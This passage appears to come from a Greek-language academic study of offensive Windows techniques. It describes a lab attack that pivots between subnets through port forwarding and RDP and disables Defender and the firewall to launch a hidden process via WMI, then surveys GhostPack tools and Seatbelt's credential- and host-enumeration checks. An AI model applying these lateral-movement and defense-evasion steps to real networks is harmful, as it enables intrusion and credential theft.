


- Η συγκεκριμένη μορφή επίθεσης, έχει την ιδιαιτερότητα ότι μπορεί να εκτελεστεί πάρα πολύ εύκολα ενώ θα μπορούσαμε να δουλέψουμε κι άλλο το script, ώστε να δουλεύει τελείως κρυφά, χωρίς να παρουσιάζει κάποιο περιβάλλον εργασίας στον τελικό χρήστη. Ωστόσο, για το συγκεκριμένο παράδειγμα, αρκεί για να δείξουμε την ευπάθεια.
- Στο συγκεκριμένο βήμα χρησιμοποιήσαμε το εργαλείο LOLBAS powershell.exe & notepad.exe. Η επίθεση εκτελέστηκε με επιτυχία.


5. Μεταπήδηση σε άλλα συστήματα του ίδιου δικτύου (pivoting)

Αναφερθήκαμε σε προγενέστερο βήμα (αυτό της ανακατεύθυνσης θυρών) στο πρακτικό όφελος που μπορεί να έχει μια τέτοια ενέργεια. Ο κυριότερος όμως είναι ότι μας επιτρέπει να εκτελέσουμε άλλο ένα είδος επίθεσης, αυτό της μεταπήδησης σε τερματικά άλλων υποδικτύων, γνωστή και ως “pivoting”.


- Κι εδώ, υπάρχουν αρκετά εργαλεία που μπορούν να μας βοηθήσουν να επιτύχουμε την επίθεση. Ήδη, από το (4), έχουμε επιτύχει επικοινωνία με ένα άλλο τερματικό που έχει πρόσβαση σε διαφορετικό υποδίκτυο.
- Χρησιμοποιούμε τον κανόνα προώθησης του βήματος (4) και στο μηχάνημα επίθεσης Kali Linux, εκτελούμε το πρόγραμμα Remmina, που είναι αντίστοιχο του προγράμματος απομακρυσμένης επιφάνειας εργασίας της Microsoft. Δίνοντας τα στοιχεία του υπολογιστή, μπορούμε να συνδεθούμε απευθείας στον Μέσω της απομακρυσμένης επιφάνειας εργασίας, συνδεόμαστε στον υπολογιστή με τα Windows 7 και από εκεί έχουμε πρόσβαση στο άλλο υποδίκτυο.
- Κι εδώ φυσικά, έχουμε μερικές παραδοχές:
  a) Θεωρούμε ότι έχουμε κάποιου είδους πρόσβαση στο προσβεβλημένο τερματικό: είτε φυσική πρόσβαση στο τερματικό – στόχο, είτε απομακρυσμένη (δικτυακά)
  b) Επίσης, για λόγους ευκολίας, εργαζόμαστε με τον χρήστη που είχαμε δημιουργήσει στο προηγούμενο παράδειγμα, τον DomainUser.
  c) Θεωρούμε ένα εικονικό δίκτυο που έχει στηθεί για την προσομοίωση της επίθεσης. Το δίκτυο αποτελείται από τα εξής 3 τερματικά: το μηχάνημα επίθεσης που εκτελεί το λειτουργικό σύστημα Kali Linux και φέρει την διεύθυνση IP 10.0.2.15, το προσβεβλημένο τερματικό, που είναι το γνωστό Windows 10 Ultimate Edition τερματικό μας με IP 10.0.2.4 και τέλος, ένα τερματικό που χρησιμοποιεί Windows 7 κι έχει 2 κάρτες δικτύου: μια με τη διεύθυνση 10.0.2.5/24 και μια με την 192.168.1.5/24.
  d) Θεωρούμε ήδη γνωστά τα credentials του Windows 7 υπολογιστή για λόγους απλότητας. Σε ένα πραγματικό σενάριο επίθεσης, θα έπρεπε να τα ανακτήσουμε.
- Αυτή τη φορά μας ενδιαφέρει να παραμετροποιήσουμε το μηχάνημα επίθεσης. Οπότε, δημιουργούμε μια RDP σύνδεση στον υπολογιστή Windows 10, αλλά στη θύρα 3349, την οποία με τον κανόνα δρομολόγησης, την κατευθύνουμε στο τερματικό Windows 7, στην αντίστοιχη RDP θύρα.



- Πράγματι, χάρη στον κανόνα δρομολόγησης που βάλαμε στο βήμα (4), βλέπουμε ότι έχουμε πρόσβαση στο τερματικό με τα Windows 7:




- Συνδεόμενοι εκεί, μπορούμε με μια απλή εντολή να δούμε ότι το τερματικό έχει 2 κάρτες δικτύου και πρόσβαση σε 2 υποδίκτυα:




Εναλλακτικός τρόπος:

- Έστω ότι έχουμε πρόσβαση μέσω κελύφους ή αντίστροφου κελύφους στο Windows 10 προσβεβλημένο τερματικό. Έχουμε τη δυνατότητα να εκτελέσουμε εντολές σε άλλο μηχάνημα του ίδιου υποδικτύου και κατ' επέκταση, να αποκτήσουμε πρόσβαση μέσω άλλης γραμμής εντολών στον επόμενο στόχο μας: αυτόν που θα μας επιτρέψει να μεταπηδήσουμε σε διαφορετικό υποδίκτυο.
- Χρησιμοποιούμε πάλι το εργαλείο PowerShell, όπως και σε προηγούμενες επιθέσεις. Μας ενδιαφέρει να απενεργοποιήσουμε 2 πράγματα: (α) τον Defender και (β) το firewall των Windows, καθώς η λειτουργία ενός από τα 2 εμποδίζει εξ' ολοκλήρου την επίθεση. Κατόπιν, θα εκτελέσουμε το cmdlet (εντολή) "Invoke-WmiMethod", που στην ουσία είναι να καλεί το"Wmic.exe", γνωστό LOLBAS binary, στο οποίο αναφερθήκαμε σε προηγούμενη ενότητα. Μέσω αυτής της εντολής, θα ανοίξουμε μια διεργασία notepad.exe στο τερματικό Windows 7, που είναι ο νέος μας στόχος, στον οποίο θα αποκτήσουμε πρόσβαση μέσω του ήδη προσβεβλημένου τερματικού Windows 10. Οι εντολές φαίνονται στην παρακάτω εικόνα:



Με μια πρώτη ματιά, όλα φαίνονται φυσιολογικά στο τερματικό με τα Windows 7. Ωστόσο, εκτελώντας τον task manager, θα μας αποκαλύψει μια διεργασία που τρέχει με το όνομα “notepad.exe”, η οποία είναι τελείως αόρατη στον χρήστη. Δεν έχει «φορτώσει» κάποιο παράθυρο με γραφικό περιβάλλον και δεν αφήνει κανένα ίχνος σε συστήματα IDS / IPS. Ομοίως, δεν την σταματάει καν το AppLocker, όπως καμία από τις εφαρμογές που είδαμε μέχρι τώρα.



- Στο συγκεκριμένο βήμα χρησιμοποιήσαμε τα εργαλεία LOLBAS rdp.exe & powershell.exe. Η επίθεση εκτελέστηκε με επιτυχία.

4. Υλισμικό (εργαλεία) τρωσιμότητας GhostPack

Στο πρώτο κομμάτι της έρευνας αναφερθήκαμε στα εργαλεία LOLBAS, που κάνουν ευρεία χρήση του PowerShell scripting. Ο λόγος για την επιλογή του PowerShell από τους κακόβουλους χρήστες, πρέπει να είναι πλέον αυτονόητος. Η γλώσσα είναι Turing–complete, ενσωματωμένη σε σύγχρονα λειτουργικά συστήματα Windows και προσφέρει άπειρες δυνατότητες πάνω στο σύστημα. Η εξοικείωση με το PowerShell και η πανταχού παρουσία του σε σύγχρονες πλατφόρμες το οδήγησαν να γίνει η γλώσσα επιλογής πολλών εμπλεκόμενων με τον χώρο της ασφάλειας για απόδειξη εννοιών και ταχείας δημιουργίας πρωτοτύπων, καθώς και πιο ολοκληρωμένα έργα όπως το PowerShell Empire, στο οποίο αναφερθήκαμε εκτενώς στην πρώτη ενότητα της μελέτης.

Κι ενώ το PowerShell scripting και γενικά τα εργαλεία “LOLBAS” θεωρούνται μια ευρηματική προσέγγιση, που επιτρέπει στους επιτιθέμενους και τους penetration testers να αποκτήσουν πρόσβαση σε ένα σύστημα χρησιμοποιώντας τα ίδια τα εργαλεία των Windows, υπάρχουν αντίμετρα τα οποία μπορούν να σταματήσουν τέτοιου είδους επιθέσεις. Επίσης, πρέπει να έχουμε κατά νου ότι προκειμένου να μη μπορεί να εκτελεστεί αυτό το μοντέλο επίθεσης σε ένα περιβάλλον, πρέπει να συντρέχουν οι παρακάτω προϋποθέσεις:

a. Ο οργανισμός πρέπει να χρησιμοποιεί εξ’ ολοκλήρου ή κατά κόρον τα Windows 10 ή Windows Server 2016

b. Η καταγραφή συμβάντων πρέπει να είναι σωστά ενεργοποιημένη σε επίπεδο κεντρικού υπολογιστή.

c. Τα αρχεία καταγραφής κεντρικού υπολογιστή πρέπει να προωθηθούν σε μια κεντρική πλατφόρμα ανάλυσης / SIEM (System Information Event Management).

d. Οι ανταποκριτές συμβάντων (ειδικοί ασφάλειας) πρέπει να προσέχουν και να κάνουν σωστή ανάλυση στα αρχεία καταγραφής.

e. Οι ανταποκριτές περιστατικών πρέπει να μπορούν να αντιδρούν εντός εύλογου χρονικού διαστήματος

Εάν κάποιο από τα παραπάνω δεν έχουν υλοποιηθεί σωστά και δεν τηρούνται (πράγμα που συμβαίνει συχνά σε μεγάλους οργανισμούς), τότε οι πραγματικά κακόβουλοι χρήστες μπορούν να είναι αρκετά αποτελεσματικοί με τις επιθετικές εργαλειοθήκες PowerShell και να κάνουν μεγάλη ζημιά.

Το νέο μοντέλο που ακολουθούν οι περισσότεροι επιτιθέμενοι και penetration testers είναι αυτό που καλείται «επίθεση σε βάθος». Εν ολίγοις, θεωρείται βέλτιστη τεχνική να υπάρχουν εναλλακτικές επιλογές σε περίπτωση που ένα μεμονωμένο εργαλείο ή μια επιθετική τεχνική αποτύχει σε ένα συγκεκριμένο περιβάλλον. Σε αναζήτηση επιλογών δόθηκε έμφαση στη γλώσσα C# και κατά πόσο θα μπορούσε να έχει εφαρμογή σε επιθετικές τεχνικές και τελικά έχει εξαιρετικά αποτελέσματα όταν προέρχεται το υπόβαθρο του PowerShell. Μπορεί να θυσιάζεται η δυνατότητα άμεσης πρόσβασης στις ρουτίνες του συστήματος καθώς και η κλήση

υποπρογραμμάτων (σε μια γραμμή εντολής) που φορτώνουν όλο τον κώδικα στη μνήμη, διατηρείται ωστόσο όλη η πρόσβαση σε υπάρχουσες βιβλιοθήκες .NET. Οι επιτιθέμενοι κερδίζουν επιπλέον «όπλα», πολλές πρόσθετες επιλογές απόκρυψης (obfuscation) κι φυσικά αποφεύγουν όλες τις προστασίες ασφαλείας του PowerShell. Βέβαια, στον αντίποδα, απαιτεί μεγαλύτερη προσπάθεια η εκμάθηση της δημιουργίας ενός έργου C#, σε σχέση με ένα απλό script PowerShell, αλλά τα αποτελέσματα μπορούν να είναι εξίσου ικανοποιητικά.

4.1. Συνοπτική αναφορά & επεξήγηση του GhostPack

Το GhostPack είναι (επί του παρόντος) μια συλλογή διάφορων εφαρμογών C# βασισμένες σε PowerShell scripts προηγούμενης λειτουργικότητας και περιλαμβάνει δεκατρία ξεχωριστά σετ εργαλείων που κυκλοφορούν σήμερα: Seatbelt, PSPKIAudit, ForgeCert, Certify, Rubeus, Lockless, SharpDPAPI, SharpWMI, KeeThief, SharpUp, SafetyKatz, SharpDump και SharpRoast. Όλα αυτά τα έργα φιλοξενούνται στο GitHub, στο project με τον τίτλο «GhostPack» και κάθε έργο αποτελεί ξεχωριστό αποθετήριο.

Το GhostPack δεν προορίζεται να αποτελείται μόνο από κώδικα C#, ούτε να έχει καθαρά επιθετική χροιά, οπότε πλέον προστέθηκαν κι άλλες εφαρμογές. Η αρχική ιδέα είναι να αποκτήσει το GitHub μια σειρά έργων που σχετίζονται με την ασφάλεια και δεν βασίζονται στο PowerShell. Στα υπάρχοντα repositories μπορεί να βρεθεί ο πηγαίος κώδικας, ο οποίος είναι συμβατός με το Visual Studio Community 2015 και μπορεί να παράγει εκτελέσιμα αρχεία (binaries) .

Σημειώνεται επίσης, ότι δεν υπάρχει κάτι νέο στον τρόπο που λειτουργούν τα υπάρχοντα εργαλεία - μόνο διαφορετικές εφαρμογές των ίδιων τεχνικών που χρησιμοποιούνται εδώ και πολλά χρόνια. Επισημαίνεται επίσης ότι η πλειοψηφία του κώδικα θα πρέπει να θεωρείται δοκιμαστικός (beta) – έγιναν κάποιες δοκιμές, αλλά εξακολουθούν να υπάρχουν πολλά σφάλματα, που χρήζουν επιδιόρθωσης.

(Clark, et al., 2022)

4.1.1. Seatbelt

Το Seatbelt είναι μακράν το πιο ουσιώδες έργο που κυκλοφορεί. Είναι ένα πλαίσιο εκκαθάρισης των «ελέγχων ασφαλείας» κι επίγνωσης κατάστασης. Δηλαδή, διαχειρίζεται τη συλλογή δεδομένων κεντρικών υπολογιστών που μπορεί να είναι ενδιαφέρουσες τόσο από επιθετική όσο και από αμυντική άποψη. Συγκεντρώνει στοιχεία σχεδόν για τα πάντα, από τις ρυθμίσεις ασφαλείας του PowerShell, τα εισιτήρια Kerberos του τρέχοντα χρήστη, έως τα διαγραμμένα αντικείμενα Κάδου Ανακύκλωσης και άλλα (με 40 και πλέον τρέχοντες ελέγχους). (Microsoft Inc., 2021)

Το Seatbelt βασίζεται σε ένα κολοσσιαίο προϋπάρχον έργον που αναλύεται εκτενώς στην τεκμηρίωση (readme.md), ενώ έχει ήδη αποδειχθεί ότι είναι πολύ χρήσιμο στην τακτική ανίχνευσης και ιχνηλάτησης. Επηρεάστηκε σε μεγάλο βαθμό από τα powershell scripts “Get-HostProfile.ps1” και “HostEnum.ps1”.

Το εκτελέσιμο “seatbelt.exe” συλλέγει δεδομένα του συστήματος μέσω των ακόλουθων εντολών (όπου υποστηρίζεται απομακρυσμένη χρήση, θα δηλώνεται με ένα +):

- + AMSIP Providers - Πάροχοι εγγεγραμμένοι στο AMSI (Antimalware Scan Interface)
- + AntiVirus - Καταγεγραμμένο antivirus.
- + AppLocker - Ρυθμίσεις AppLocker, εάν είναι εγκατεστημένες
- ARPTable - Εμφάνιση τρεχουσών πληροφοριών πίνακα και προσαρμογέα ARP (αντιστοιχεί στην εντολή του τερματικού “arp –a”)
- AuditPolicies - Απαρίθμηση κλασικών και προηγμένων ρυθμίσεων πολιτικής ελέγχου
- + AuditPolicyRegistry - Ρυθμίσεις ελέγχου μέσω του μητρώου
- + AutoRuns – Πληροφορίες εκτελέσιμων / scripts / προγραμμάτων αυτόματης εκτέλεσης.
- + ChromiumBookmarks - Ανάλυση τυχόν αρχείων σελιδοδεικτών Chrome / Edge / Brave / Opera.
- + ChromiumHistory – Ανάλυση αρχείων ιστορικού Chrome / Edge / Brave / Opera.
- + ChromiumPresence - Έλεγχος εάν υπάρχουν ενδιαφέροντα αρχεία Chrome / Edge / Brave / Opera.
- + CloudCredentials - AWS / Google / Azure / Bluemix cloud αρχεία διαπιστευτηρίων.
- + CloudSyncProviders - Όλα τα διαμορφωμένα τελικά σημεία του Office 365 (ενοικιαστές και ομάδες) που συγχρονίζονται από το OneDrive.
- CredEnum - Απαριθμεί τα αποθηκευμένα διαπιστευτήρια του τρέχοντος χρήστη χρησιμοποιώντας το CredEnumerate().
- + CredGuard - Διαμόρφωση CredentialGuard (υπηρεσία του Windows Defender).
- dir - Εμφανίζει αρχεία / φακέλους. Από προεπιλογή, παραθέτει τις λήψεις, τα έγγραφα και τους φακέλους της επιφάνειας εργασίας των χρηστών (πιθανές παράμετροι μπορούν να είναι οι: [κατάλογος] [βάθος] [regex] [boolIgnoreErrors]).
- DNSCache - καταχωρήσεις προσωρινής μνήμης DNS (μέσω WMI).
- + DotNet - Εκδόσεις DotNet
- + DpapiMasterKeys - Λίστα κύριων κλειδιών DPAPI (Data Protection API – μια απλή κρυπτογραφική διεπαφή που χρησιμοποιείται στον προγραμματισμό και είναι ενσωματωμένο στοιχείο στα Windows 2000 και μεταγενέστερες εκδόσεις).
- EnvironmentPath - Τρέχοντες φάκελοι περιβάλλοντος % PATH$ και πληροφορίες SDDL. Το Security Descriptor Definition Language (SDDL) ορίζει τη μορφή συμβολοσειράς που χρησιμοποιείται για να περιγράψει μια περιγραφή ασφαλείας ως συμβολοσειρά κειμένου.
- + EnvironmentVariables - Τρέχουσες μεταβλητές περιβάλλοντος.
- + ExplicitLogonEvents - Εκδηλώσεις ρητής σύνδεσης (Αναγνωριστικό συμβάντος 4648) από το αρχείο καταγραφής συμβάντων ασφαλείας. Από προεπιλογή συλλέγει στοιχεία 7 ημερών, ενώ μπορεί να πάρει ως όρισμα έναν αριθμό που αφορά τις τελευταίες N-ημέρες.
- ExplorerMRUs - Εξερεύνηση αρχείων που χρησιμοποιήθηκαν πιο πρόσφατα (Most Recently Used – MRU). Από προεπιλογή συλλέγει στοιχεία 7 ημερών, ενώ μπορεί να πάρει ως όρισμα έναν αριθμό που αφορά τις τελευταίες N-ημέρες.
- + ExplorerRunCommands - Πρόσφατες εντολές "εκτέλεσης" του Explorer.
- FileInfo - Πληροφορίες σχετικά με ένα αρχείο (πληροφορίες έκδοσης, χρονικές σφραγίδες, βασικές πληροφορίες PE, κ.λπ.) Δέχεται ως όρισμα τη διαδρομή του αρχείου.
- + FileZilla - Αρχεία διαμόρφωσης FileZilla (FTP client & server για τα Windows).

- + FirefoxHistory – Ανάλυση αρχείων ιστορικού FireFox που βρέθηκαν.
- + FirefoxPresence – Έλεγχος για ενδιαφέροντα αρχεία Firefox.
- + Hotfixes - Εγκατεστημένες επείγουσες επιδιορθώσεις (hotfixes) μέσω WMI.
- IdleTime - Επιστρέφει τον αριθμό των δευτερολέπτων από την τελευταία είσοδο δεδομένων (input) του τρέχοντος χρήστη.
- + IEFavourites – Συλλέγει τα αγαπημένα του Internet Explorer
- IETabs – Καταγράφει τις ανοιχτές καρτέλες του Internet Explorer.
- + IEUrls - Διευθύνσεις URL που πληκτρολογήθηκαν στον Internet Explorer. Από προεπιλογή συλλέγει στοιχεία 7 ημερών, ενώ μπορεί να πάρει ως όρισμα έναν αριθμό που αφορά τις τελευταίες N-ημέρες.
- + InstalledProducts - Εγκατεστημένα προϊόντα μέσω του μητρώου
- InterestingFiles - "Ενδιαφέροντα" αρχεία που αντιστοιχούν σε διάφορα μοτίβα στο φάκελο του χρήστη. Σημείωση: απαιτεί σημαντικό χρόνο.
- + InterestingProcesses – Οι "Ενδιαφέρουσες" διαδικασίες αφορούν αμυντικά προϊόντα και διαχειριστικά εργαλεία.
- InternetSettings - Ρυθμίσεις Διαδικτύου, συμπεριλαμβανομένων των διαμορφώσεων διακομιστή μεσολάβησης και διαμόρφωσης ζωνών.
- KeePass – Εντοπισμός αρχείων διαμόρφωσης KeePass. Το KeePass Password Safe είναι ένας δωρεάν διαχειριστής κωδικών πρόσβασης ανοιχτού κώδικα και κυρίως για Windows.
- + LAPS - Ρυθμίσεις LAPS, εάν είναι εγκατεστημένες. Το LAPS, ή αλλιώς η "Λύση κωδικού πρόσβασης τοπικού διαχειριστή" (Local Administrator Password Solution - LAPS) παρέχει διαχείριση κωδικών πρόσβασης τοπικού λογαριασμού υπολογιστών που έχουν ενταχθεί σε τομέα. Οι κωδικοί πρόσβασης αποθηκεύονται στην υπηρεσία καταλόγου Active Directory (AD) και προστατεύονται από την ACL, επομένως μόνο οι κατάλληλοι χρήστες μπορούν να τον διαβάσουν ή να ζητήσουν την επαναφορά του.
- + LastShutdown - Επιστρέφει την ημερομηνία και την ώρα (DateTime) του τελευταίου τερματισμού του συστήματος (μέσω του μητρώου).
- LocalGPOs - Οι ρυθμίσεις τοπικής πολιτικής ομάδας εφαρμόζονται στο μηχάνημα / τοπικούς χρήστες
